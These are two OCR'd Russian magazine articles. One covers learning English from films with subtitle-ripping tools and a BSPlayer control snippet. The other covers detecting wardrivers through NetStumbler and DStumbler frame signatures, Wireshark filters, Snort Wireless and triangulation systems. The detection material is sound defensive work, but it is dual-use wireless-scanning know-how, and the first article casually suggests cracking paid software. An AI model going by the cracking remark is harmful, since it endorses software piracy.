Для изучения английского по фильмам нам, в первую очередь, нужны фильмы с оригинальной звуковой дорожкой и субтитрами, а еще плеер с возможностью быстрой прокрутки назад, прыжков во времени, установки закладок и прочими удобствами по вкусу. Слово «быстрой» здесь ключевое. Перемотку поддерживают практически все плееры, в том числе и стандартный Microsoft Media Player Classic, но сколько телодвижений (и движений мышью) при этом придется совершить? Это же сдохнуть можно за это время! Крайне желательна возможность замедления изображения (вместе со звуком) на 10%, 20%, 30%... Большинство плееров поддерживают слишком грубый скоростной ряд — 2/3х, 1/2х, 1/4х, причем звук они, как правило, отключают, что нас совершенно не устраивает, поскольку замедление на 10-30% значительно упрощает декодирование неразборчивой речи и быстрых диалогов. На первых порах без этого никуда! Также будут совсем не лишними эквалайзер и программы улучшения четкости речи. Другой ключевой ингредиент — субтитры и средства их вывода на экран. Теперь выясним, где все это найти.

Фильмы

Проще и легче всего покупать уже срипанные фильмы с выверенными субтитрами на CD/DVD в специализированных интернет-магазинах, созданных для таких как мы. В смысле, для изучающих английский язык. Достоинства: мы получаем диск, готовый к непосредственному употреблению; субтитры содержат минимум ошибок; оперативная доставка; приемлемые цены; забота о клиенте (еще бы, ведь клиентов мало, и каждым из них приходится дорожить). Недостатки: это не штамповка, а CD-R, причем не очень высокого качества. Читается с надрывами, долго не живет. Перед просмотром приходится перегонять на винт (а это потеря времени). Ассортимент фильмом крайне невелик, а сам рип выполнен довольно грубо — необрезанные черные полосы, черезстрочечная развертка, закодированная как прогрессивная (быстро движущиеся объекты омерзительно двоятся, а при смене сцены соседние кадры накладываются друг на друга). Со звуком, впрочем, все в порядке (чаще всего он mp3, чуть реже — AC3). А на изображение при изучении английского можно и не обращать внимания. Список таких специализированных сайтов ты найдешь в боковых выносах.
Обладателям DVD-привода (которым сейчас обладают практически все) одновременно и проще и сложнее. Проще, потому что достаточно многие фильмы содержат оригинальную звуковую дорожку, а некоторые — еще и оригинальные субтитры. Но! Как уже говорилось, на DVD субтитры хранятся в текстовом виде и предварительно должны быть срипаны. DVD-плееры достаточно ограничены в плане функциональности, и для реальной работы с видеоматериалом его приходится перегонять в более привычный формат AVI, о чем мы говорили в статье «Правильный DVD-Rip своими руками».
Но затраченные усилия стоят того, поскольку значительно расширяют ассортимент, а в обучении языку главное — это разнообразие. В разных фильмах актеры говорят по-разному: от хорошо поставленной речи, как, например, в «The Matrix», до уличного английского («Chasing Amy»). Но еще важнее отобрать фильмы, которые можно без отвращения смотреть по 10-15 раз, а таких, увы, немного.
Купить DVD можно в любом ларьке, но это всегда «кот в мешке». Даже если наличие оригинальной звуковой дорожки и субтитров указано на коробке, это еще не значит, что они там действительно есть (особенно, если диск из серии «лицензия по 80 рэ»). Так что проверка на месте обязательна! Убедись, что оригинальная звуковая дорожка и субтитры синхронизованы с изображением, несинхрон — вполне обычное дело. Бытует мнение, что «подлинная» лицензия за 350 рэ — это гарантированное качество и никаких подвохов здесь нет. Народ тащится от крутости SUPERBIT и EXTRABIT, не подозревая, что... мастер-диск записывается с помощью AHEAD Nero (в чем легко убедиться, прочитав содержимое Source



› Старый добрый BSPlayer версии 0.84 готовится осуществить прыжок во времени

ПОЛЕЗНЫЕ РЕСУРСЫ

www.efl.ru — «Английский язык из первых рук», много методических материалов и оживленный форум, на котором часто встречаются реальные носители языка, у которых всегда можно проконсультироваться по сложным вопросам;
www.urbandictionary.com — лучший словарь жаргона, какой только есть, включающий в себя и матерные слова, и всякие там идиоматические выражения, и даже такие непереводимые словечки, как 90210 [world | college boy], где 90210 — код Brewery Hills, в котором живут богатые толстосумы, отсюда «90210 college boy» — «сын нового русского»;
www.franklang.ru — мультиязыковой портал обучения по методу Ильи Франка, на котором собрано просто гигантское количество учебников, грамматических справочников, словарей, литературных произведений и всего-всего-всего, что только можно пожелать;
www.native-english.ru — методические материалы по английскому, тесты на знания языка, форум, магазин, высылающий фильмы по почте (между прочим, фильмы довольно хорошего качества);
www.eslnotes.com/movies/pdf — специально для изучающих язык по фильмам здесь даются объяснения всех заковыристых (и не очень заковыристых) выражений, которые отсутствуют в обычных словарях, но... часто встречаются в реальной жизни.

Media Implementation Identifier), а сколько там нарушений Стандарта...
Вот почему покупать DVD по интернету довольно рискованно. К тому же далеко не все магазины утруждают себя указанием таких параметров, как язык и наличие субтитров. Но один магазин, которым постоянно пользуюсь сам, я все же могу порекомендовать: www.dvddom.ru.

Как рипать субтитры

Добывать субтитры с DVD приходится путем OCR, что с учетом низкого разрешения довольно затруднительно, но... все-таки возможно! Существует не так уж много программ, предназначенных для решения этой задачи, и лучше всех с ней справляется SubRip, пользующийся большой популярностью среди риперов, занимающий всего 833 килобайта (сравни с FineReader), поддерживающий больше дюжины языков и распространяемый совершенно бесплатно. Свежую версию всегда можно скачать с http://zuggy.wz.cz.
SubRip — это самообучающаяся программа, работающая в кооперации с естественным интеллектом, превзойти который еще никому не удалось. SubRip всего лишь разбивает текст на отдельные символы — матрицы — и выводит его на экран, подсвечивая текущую матрицу прямоугольным курсором и требуя ввести соответствующий ей символ с клавиатуры. Если соседние символы соприкасаются, SubRip разобрать их по отдельности оказывается не в состоянии и они образуют единую мегаматрицу, состоящую из двух (реже — трех) символов, которые также должны быть введены человеком с клавиатуры.
Однажды введенная матрица сохраняется в памяти и сравнивается со всеми остальными. Если количество различий не превышает некоторого порога (задаваемого в настройках), символ считается успешно распознанным. В противном случае SubRip обращается за консультацией к естественному интеллекту.
Темп обучения программы (равно как и скорость распознавания) растет экспоненциально. Чем больше символов узнает SubRip, тем реже он дергает человека. Некоторые символы, такие, например, как знак «%», разбиваются неправильно, и в матрицу попадает лишь верхний кружок. Расшить матрицу можно либо кнопкой «>>>», либо горячей клавишей <ALT-Right>.

Язык — это не только свод правил и словарный запас, но еще и совокупность навыков, приобретаемых только опытным путем. Можно долго читать учебники, наизусть выучить словарь, но толку от этого будет — ноль!

На некоторых дисках субтитры имеют сглаживающую «окантовку», усложняющую задачу распознавания, поскольку сглаживание каждый раз выполняется слегка по-разному (это зависит от того, какой символ окажется рядом). Специально на этот случай предусмотрена функция изменения цвета текста (точнее, исключения одного или более цветов, окрашивающих шрифт). Нажимаем кнопку «Change text color» (или давим горячую клавишу <Alt-C>) и пробуем подобрать оптимальную комбинацию.
В конечном счете мы получим текстовой файл, содержащий субтитры и... некоторое количество ошибок, так что загрузить его в Word и выполнить хотя бы беглую орфографическую проверку не помешает.

Охота на субтитры

А как быть, если на купленном DVD необходимые нам английские субтитры отсутствуют? Или мы скачали из сети файл в формате AVI, в котором никаких субтитров вообще не предусмотрено? А интернет на что?! В нем, если хорошо покопаться, можно найти практически все — и черта, и бога, и даже субтитры к нужному фильму!
Самые большие коллекции субтитров собраны на www.subscene.com и www.divxsubtitles.net. Обе абсолютно бесплатны, но последняя требует регистрации. Правда, субтитры там представлены в файлах разного формата и имеют непредсказуемые качество и fps. Думаешь, ерунда? Ни фига! Это значит, что субтитры, выдранные из NTSC-фильма (с частотой 23,976 кадра в секунду) и записанные в sub-формате (то есть с привязкой к фреймам), при подключении к тому же самому фильму, перекодированному в PAL (25 кадров в секунду), дадут драматически нарастающий несинхрон. Но с этим еще хоть как-то можно бороться (например, написать конвертор или взять уже готовый, благо их море). Хуже, что попадаются разные версии одного и того же фильма — от полной «режиссерской» до жестоко покоцанной цензурой. Тут уже автоматическая конвертация не спасает. Однако субтитры все-таки имеют определенную ценность, поскольку можно прочитать их отдельно от фильма (что существенно упрощает восприятие его на слух) или открыть файл субтитров в редакторе и прокручивать его вместе с фильмом. Естественно, все это работает только на определенном этапе обучения, когда кое-какие навыки восприятия языка на слух уже имеются, но полностью освободиться от субтитров еще не удается.

Субтитры и кодеки

Отображать субтитры можно двояко — либо фильтром, либо непосредственно самим плеером или кодеком (если они, конечно, поддерживают эту функцию). Фильтром называется модуль, участвующий в обработке аудио-/видеопотока. В частности, большинство кодеков представляют собой фильтры.
Лучший кодек всех времен и народов — это, бесспорно, FFDShow, поддерживающий огромное количество всевозможных функций, в том числе вывод субтитров. Это бесплатная программа, распространяющая в исходных кодах. Только не бери версию, лежащую на www.sourceforge.net. Она безнадежно устарела (поскольку по непонятным причинам разработчикам отрубили доступ к проекту). В настоящее время скачать самую последнюю версию FFDShow можно с сервера www.free-codecs.com (более точная ссылка не приводится, поскольку она постоянно мигрирует).
Для быстрого вызова окна настроек заходим в «Программы→FFDShow→Video decoder configuration», в графе «Tray, dialog & paths» взводим галку «Show tray icon», после чего переходим в «Codecs» и включаем поддержку всех форматов, которые только понимает FFDShow, в том числе и RAW Video (несжатое видео). Тогда при воспроизведении любого видеофайла любым плеером, использующим стек кодеков, в углу экрана будет отображаться иконка FFDShow. Надеюсь, не нужно объяснять, какой мышью ее нужно кликать?

Плееры

Программа Subtitle Workshop (www.urusoft.net), изначально предназначенная для создателей субтитров, оказалась очень удобной для изучающих английский по фильмам. Обилие горячих клавиш, возможность плавного замедления скорости воспроизведения звука/видео, отображение субтитров в виде списка с перемещающимся курсором... Пожалуй, и не придумаешь, чего бы еще такого пожелать для комфортной работы. Список субтитров удобен тем, что в паузах между диалогами есть время, чтобы прочитать следующую реплику и заранее на нее настроиться. Причем субтитры можно не только смотреть, но и редактировать! И не только редактировать, но и оставлять комментарии в «параллельном» файле. Вообще-то, изначально он предназначался для перевода субтитров на другой язык, но какая, в сущности, разница, что для чего предназначалось? В подлунном мире многие вещи используются не по назначению, и мир от этого только выигрывает.
BSPlayer — это уже видеоплеер в чистом виде, но не простой, а довольно продвинутый. Помимо горячих клавиш и встроенной поддержки вывода субтитров, он выгодно отличается от своих конкурентов тем, что поддерживает «внешний» интерфейс управления через SendMessage и включает в себя SDK, позволяющий нам наращивать его функциональные возможности под наши собственные вкусы и потребности.
В частности, следующий код позволяет переходить к заданной позиции (то есть осуществляет прыжок по времени), проигрывая фрагмент нужной продолжительности указанное количество раз.

ПРОГРАММА НА ЯЗЫКЕ СИ ДЛЯ ВНЕШНЕГО УПРАВЛЕНИЯ ПЛЕЕРОМ BSPLAYER, ПРОИГРЫВАЮЩАЯ УЧАСТОК ОТ A1 ДО A2 (ЗАДАННЫХ В МИЛЛИСЕКУНДАХ) N РАЗ

```
int a;
HANDLE bsp_hand = FindWindow(
    "BSPlayer", NULL);
SendMessage(bsp_hand,
    WM_BSP_CMD,BSP_Seek, A1);

for (a = 0; a < N; a++)
{
    if (SendMessage(
        bsp_hand,WM_BSP_CMD,
        BSP_GetMovPos,0) >= A2)
        SendMessage(bsp_hand,
           WM_BSP_CMD,BSP_Seek,A1);
}
```

Я до сих пор использую бесплатную древнюю версию 0.84, которой вполне доволен и с которой никуда не собираюсь съезжать. Новые версии (как это обычно и бывает) намного боль-

РЕКОМЕНДУЕМЫЕ ФИЛЬМЫ

Matrix-I (очень разборчивый говор, короткие диалоги);
Queen of the damned (очень разборчивый говор, диалоги средней длины);
Pirates of the caribbean (разборчивый говор, диалоги средней длины);
Ninth gate (разборчивый говор, короткие диалоги);
Shrek (разборчивый говор, диалоги средней длины);
28 days later (разборчивая речь, короткие диалоги).



› Осторожно! Идет поиск субтитров

ше прибавляют в весе, чем в функциональности. К тому же с некоторого времени BSPlayer стал просить денежку или... показывать рекламу. Так что решай сам: платить или ломать. А скачать его можно с wkww.bsplayer.org.

Заключение

Вот и подошло к концу наше небольшое рандеву. Впереди — тропа, ведущая если не к познанию языка, то, по крайней мере, к овладению им. Так сказать, взятию силой без какого-либо согласия с его стороны. И пусть пижоны доказывают нам, что так язык не учат и, вообще, «американский английский» неправильный и т.д. и т.п. Язык — это, прежде всего, средство общения (и приобщения к сокровищнице мировой культуры и информации). Если не углубляться в языковые дебри, то можно обнаружить, что английский — намного более простая штука, чем кажется нам по учебникам.

Легче всего язык осваивается именно в процессе живого общения (пускай, хотя бы и одностороннего, как в случае с фильмами). Учить же его «вхолостую», без конкретного приложения — означает понапрасну терять время, которое лучше потратить на кодирование/дизассемблирование.

КОД

Листинг 1: Фрагмент файла субтитров, записанного в sub-формате

```
{1421}{1457}
Somebody asked
me:
{1463}{1541}
«Phil,if you
could be
anywhere, |where
would you be?»
{1547}{1608}
I said
to him,
|«Probably
right here...
```

КОД

Листинг 2: Фрагмент файла субтитров, записанного в str-формате

```
1
00:01:29,381 --> 00:01:31,800
There comes a time
for every vampire...
2
00:01:31,967 --> 00:01:37,222
...when the idea of eternity becomes
momentarily unbearable.
3
00:01:37,431 --> 00:01:41,643
Living and feeding in the shadows
with only your own company..
```



АНДРЕЙ «SKVOZNOY» КОМАРОВ
/ ANDREJ@ITDEFENCE.RU /

НА ЧЕМ ПАЛЯТСЯ ВАРДРАЙВЕРЫ?

Проникнуть в чужую беспроводную сеть — чем не забава! Пошалишь и смотаешься. Взломщик не подключается к сети по проводам и может находиться где угодно, лишь бы был уверенный прием. В автомобиле на улице, например. Попробуй поймай! Только вот, что я тебе скажу: все это популярное заблуждение. Технологии защиты развиваются, и даже банальное сканирование эфира самими обычными программами выдаст тебя с потрохами. А ты не знал?

Как выявить сканирование?

Чтобы найти поблизости беспроводные устройства, а следовательно, и беспроводные сети, используют специальные сканеры эфира. Поставил такую штуку на ноутбук или КПК и гуляешь по городу, в то время как программа ведет логи всех найденных точек доступа с указанием SSID (идентификатора сети), производителя оборудования, механизма шифрования, скорости работы и даже координат, если к ноуту подключен GPS-модуль. Знакомые софтины — Netstambler, Macstambler, Kismet (или его версия под винду — Kiswin) — в два счета просканируют эфир и выдадут всю информацию на экран.

Но тут есть один важный момент, о котором многие даже не подозревают! Эти сканеры не просто пассивно просматривают эфир, но также используют активные методы исследования, посылая в сеть специальные пакеты. Если ты просканировал эфир Netstambler'ом, то считай, ты уже выдал свое присутствие. Хорошо, если беспроводная сеть — это одинокая точка доступа, которой вряд ли даже поменяли пароль для администрирования через веб-панель. Но если это серьезная компания, то к любой подобной активности (внутри закрытой сети) отнесутся с подозрением. И дело тут вот в чем.

Когда осуществляется пассивное сканирование (в соответствии со стандартом 802.11, то есть Wi-Fi), ничего страшного не происходит, но и эффективность такого сканирования нулевая! Как только дело касается интимной информации о сети (которая может быть очень полезна взломщику), стемблер выдает свое присутствие из-за специального LLC/SNAP-фрейма.

Еще 3 года назад (23 марта 2002 года) хакер-исследователь Mike Craik предложил уникальный идентификатор, по которому можно задетектить трафик программы NetStumbler: LLC-фреймы, генерируемые сканером и содержащие уникальный идентификатор (OID) 0x00601d и идентификатор протокола (PID) 0x0001. Кроме



> После пробы такого софта Nestumbler использовать даже как-то не хочется

того, специальная строковая переменная, передающаяся через 58-байтное поле данных, содержит информацию о версии продукта в так называемом «пасхальном яйце»:

```
0.3.2 Flurble gronk bloopit, bnip Frundletrune
0.3.2 All your 802.11b are belong to us
0.3.3 " intentionally blank"
```

Причин для таких подвохов может быть много, в том числе просьба оперативных органов, ссориться с которыми автору бесплатной программы, естественно, не хочется. Чтобы устранить «пасхальное яйцо», следует поковырять бинарник netstumbler.exe редактором ресурсов и изменить его. Но это не решит проблему обнаружения сканирования (с LLC-фреймом ничего не сделать). И к слову, Ministumbler — тулза из той же серии, только для платформы Pocket PC, — содержит аналогичные подвохи.

А как насчет альтернативы Netstumbler'y?


Теперь понятно, каким образом тебя может выдать обычное сканирование? И вроде бы ничего не делал, а по шапке получить уже можешь. Причем что с Netstumbler'ом, что с любым другим софтом. Рассмотрим лишь несколько примеров.

DStumbler (www.dachb0den.com/projects/dstumbler.html)

Это известнейший BSD-сканер беспроводных сетей, который, в отличие от Netstumbler, может проводить пассивное сканирование (режим RFMON), то есть определяет наличие точки доступа и ее SSID. Тем не менее, в режиме активного сканирования в нем тоже существуют эксклюзивные свойства. В поисках точки доступа программа генерирует огромное количество запросов (frame_control 0x0040). После получения ответа точки доступа на подобный запрос, будет произведена попытка запроса авторизации (0x0b) и ассоциации (0x0c). Эти значения являются константами, что дает право на их использование в качестве уникального идентификатора.

Wellenreiter (www.wellenreiter.net)

Может быть, кто-то, прочитав это, подумает: «А в чем проблема? Заюзай пассивное сканирование, и все дела!» Возьмем сканер Wellenreiter, основанный как раз на этом принципе и включенный в состав известного хакерского LiveCD-дистрибутива — BackTrack. Утилита заточена под Unixware-окружение и в качестве базового условия для старта, естественно, использует iwconfig. После опознавания беспроводной карточки ESSID будет автоматически выставлен



> Модель логики построения безопасности с участием сенсоров

на «This is used for wellenreiter», а MAC-адрес сконфигурирован на произвольный. Опять палево!
После такого разгрома даже руки опускаются. Не софт, а настоящее западло для хакера. Что же делать? Заюзать Windows-механизм? Скачивать ничего не надо, и работает он, в общем-то, неплохо — хороший, вроде бы, вариант... Как бы не так! Его механизм тоже использует активный режим сканирования, посылаются те же запросы с широковещательным SSID и уникальным программным идентификатором, что и будет основой детекта подобного рода сканирования. Уникальный фрагмент находится в части «SSID Parameter Set» и состоит из 32 байтов.
Воспользовавшись функциональными способностями снифера Ethereal (Wireshark), можно без труда определить подобную активность потенциального «воздушного» хакера:

```
Netstumbler: wlan.fc.type_subtype eq 32 and
llc.oui eq 0x00601d and llc.pid eq 0x0001

Dstumbler: (wlan.seq eq 11 and wlan.
fc.subtype eq 11) or (wlan.seq eq 12 and
wlan.fc.subtype eq 00)
```

Здесь 11 (0x0b) — значение во фрейме авторизации, 12 (0x0c) — константа из запроса ассоциации.

Как поймать хулигана?


Важно не столько засечь несанкционированные действия в сети, сколько выявить нарушителя. Здесь возникает определенная головоломка, так как мобильность самой технологии Wi-Fi изначально подразумевает таких же мобильных клиентов, которые могут перемещаться во время сеанса пользования сетью. Нашей задачей будет выработка схемы сетевой инфраструктуры, в которой существовало бы как минимум две предпосылки, свидетельствующие о наличии злоумышленника среди доверенного радиопокрытия. Способы обнаружения злоумышленника обычно базируются на данных, поступающих из разных удаленных друг от друга источников. При этом анализируются данные об уровне приема абонента, а также информация из логов систем обнаружения вторжений (IDS).
На представленной схеме (смотри рисунок) перед нами модель тривиальной постановки: точки Y и Z выступают в роли AP-«мониторов» (сенсоров нападения), так или иначе передающих событие «произошло сканирование» на специальную систему. Конец коридора ограничен бетонными стенами, изолирующими сигнал от помех извне. Задавая границу в радиопокрытии точки (к




> Дистрибутив Backtrack, программы MySLAX Creator, Bart PE Builder, MKBT, Syslinux, а также все вспомогательные утилиты ты найдешь на DVD.
На диске ты также обязательно найдешь весь описанный в статье софт и полезные доки по методам трилатерации.



> Некоторые методы триангуляции используются для слежки за абонентами сотовой связи. Чисто теоретически, если стандартными средствами можно определить расстояние от базовой станции до телефона, то по расстояниям от трех базовых станций можно получить точные координаты аппарата, а по расстоянию от двух БС — две точки, в одной из которых будет находиться телефон. Вот такая математика...



> Метод триангуляции на пальцах



> Комплекс DSWA собственной персоной! Точки доступа, сотрудники, доверенное оборудование и даже нарушители — все как на ладони

примеру, 10 метрами), можно выработать действия по реагированию на подозрительные события.
Не трудно догадаться, что если будет заподозрен последовательный Stumbling от точек z,y к x, то злоумышленник находится в вполне определенном квадрате пространства. Соответственно, создавая подобную архитектуру по флагам и опираясь на внимание и определенный набор ПО, можно давать указание службе безопасности выдвигаться в соответствующие стороны.
Остается вопрос: чем фиксировать действия сканера? Это реализуется следующими программными решениями.

Snort Wireless
Адрес: snort-wireless.org
Платформа: Unix
Эдакая «пожарная сигнализация», которая предупредит практически о любой попытке взлома. Главное, чтобы были грамотно настроены все правила или, иначе говоря, предварительно заданные шаблоны атак и вредоносных объектов. Snort Wireless работает подобно популярному Snort, но в беспроводных сетях 802.11x, защищая их от нападения. Настройка сводится к следующим пунктам:
- указание информации об охраняемой территории (параметры сети, имя точки доступа);
- конфигурация предпроцессоров;
- конфигурация плагинов;
- дополнительные собственные правила.

Наиболее важный пункт здесь — конфигурация предпроцессоров, благодаря которым и происходит переход с намека на атаку к боевой тревоге.
- **Препроцессор AntiStumbler.** Для обнаружения точек доступа Netstumbler рассылает широковещательные нулевые SSID, которые заставляют другие точки доступа присылать свои SSID нам. Snort осознает массовость этого дела с одного MAC-адреса и объявляет тревогу.

Помимо этого, в наборе Snort Wireless присутствуют предпроцессоры для детекта пассивного скана и попытки подмены MAC.
- **Препроцессор AntiFlood.** При превышении определенного количества кадров в единицу времени или попыток авторизации происходит распознавание Denial Of Service Atack.
- **Препроцессор AntiMac spoofing.** Выявление несоответствий и сравнение с базой данных доверенных клиентов.

После редактирования всех параметров файл snort.conf обновится, и ты сможешь запустить демон в фоновый режим:

```
snort -D -A full
```

Nssys glass
Адрес: home.comcast.net/~jay.deboer/nsspyglass
Платформа: Windows
Netstumbler Spyglass использует тот же принцип, что и предпроцессор Snort Wireless. К сожалению, из-за малого спектра поддерживаемого оборудования его не так часто применяют. Рассмотрим его настройку на примере роутера LinkSys. Перед работой необходимо позаботиться о наличии драйвера WinPcap (winpcap.polito.it). Далее вся настройка осуществляется через довольно странный конфигурационный файл NSSpyglass.ini, состоящий из следующих 12 строк:

```
0402011110BB Access Point MAC
Address (No colons and No spaces)
C:\windows\calc.exe
0
5
C:\windows\notepad.exe
0
1
1
0
1
0
1
```


В таком непонятном конфиге сам черт ногу сломит, поэтому я объясню все по порядку. В первой строке требуется прописать MAC-адрес точки доступа. Вторая строка указывает путь к приложению, которое будет запущено в момент опознания злоумышленника. Третья принимает значения 0 или 1, в зависимости от твоего желания запускать указанное приложение или нет.
Четвертая строка — таймаут в секундах до запуска следующего приложения после обнаружения вардрайвера. Пятая и шестая строки аналогичны второй и третьей, но как раз следующего приложения. Седьмая определяет запись истории событий в лог NSSpyglassLog.txt. Остальное неважно — скопируй как есть.

Airsnare
Адрес: home.comcast.net/~jay.deboer/airsnare
Платфорома: Windows
Если в сети работают одни и те же устройства (например, ноутбуки сотрудников), то можно легко внести их MAC-адреса в «белый список» и отслеживать появление посторонних устройств, которые в этот список не входят. На таком простом принципе, в частности, базируется

ГЛОССАРИЙ

Запросы ассоциации — это набор запросов, посылаемых к точке доступа, ответ на которые зависит не только от наличия в радиусе активных точек, но и от режима, в котором находятся эти устройства.
Запросы аутентификации — методы, применяемые для успешной авторизации в Wi-Fi сетях с использованием специальных фреймов.
SSID (Service Set Identifier)/ESSID (Extended Service Set IDentifier) — идентификатор, позволяющий отличать сети друг от друга, задающий им определенное название.
LLC-кадры используются в стандарте 802.2, который является базовым для популярных технологий сетей, проводных и беспроводных. LLC — это подуровень канального уровня сетевой модели OSI (отвечает за организацию канала связи).





> Мониторинг долбящихся в сеть студентов налицо



> Конфигурация Snort Wireless

программа Airsnare. Все, что тебе понадобится для работы, — это библиотека WinPcap (winpcap.polito.it) и свободный компьютер, подсоединенный к беспроводной точке доступа. В настройках программы не забудь выбрать требуемый адаптер и внести в Friendly Mac list все доверенные устройства, подключенные к твоей сети, включая Mac'и Xbox'ы, сетевые принт-серверы, лэптопы, iPod'ы с поднятым Wi-Fi и тому подобные излишки моды.
Нажимаем «Start», и экран меняет цвет на красный, что говорит о том, что твоя тачка перешла в боевой режим, режим поиска прыщавых хакеров.

Активные методы

Во всех этих примерах так или иначе были задействованы статические системы обнаружения атак в беспроводной среде. Но наверняка есть и более сложные и эффективные техники обнаружения злоумышленника! Хочу обратить твое внимание на систему Distributed Wireless Security Auditor (research.ibm.com/gsal/dwsa/), которая принципиально отличается от остальных. Возможности DWSA позволяют определять физическое положение злоумышленника и даже отображать его на интерактивной карте, то есть осуществлять самую настоящую привязку к местности. Это становится вполне реальным за счет постоянного распределенного мониторинга сети. Осуществляется это следующим образом: определенному количеству сотрудников компании, предположим, службе безопасности, выдаются портативные компьютеры со специальным программным оснащением. Параллельно с этим устанавливается back-end сервер безопасности, который будет считывать целевую информацию с устройств сотрудников и заодно определять их местоположение относительно точек доступа на основе сведений о сигнале и их радиопокрытии. Обработку этих данных централизованно выполняет специальный сервер. Он анализирует состояние радиоэфира различных источников и с помощью законов геометрии и дискретной математики определяет примерное расположения объекта. Понятно, что чем больше элементов будет участвовать в работе распределенной системы мониторинга, чем выше будет точность определения на данной территории.
Какой же принцип лежит в основе определения координат объекта? Банальная триангуляция, которая также применяется в глобальной системе позиционирования GPS.
В качестве тех самых портативных девайсов было принято задействовать разработку IBM, именуемую Wireless Security Auditor (WSA). Девайс представляет собой самый обычный iPAQ PDA со специальным дистрибутивом Linux. Девайс представляет собой самый обычный iPAQ PDA со специальным дистрибутивом Linux и набором предустановленных тулз для пен-тестов и аудита беспроводных сетей: wlandump, ethereal, Sniffer и т.п. Используя их, сотрудники, по сути, проводят активный аудит, отчитываясь главному серверу.

Ох уж этот MAC-адрес

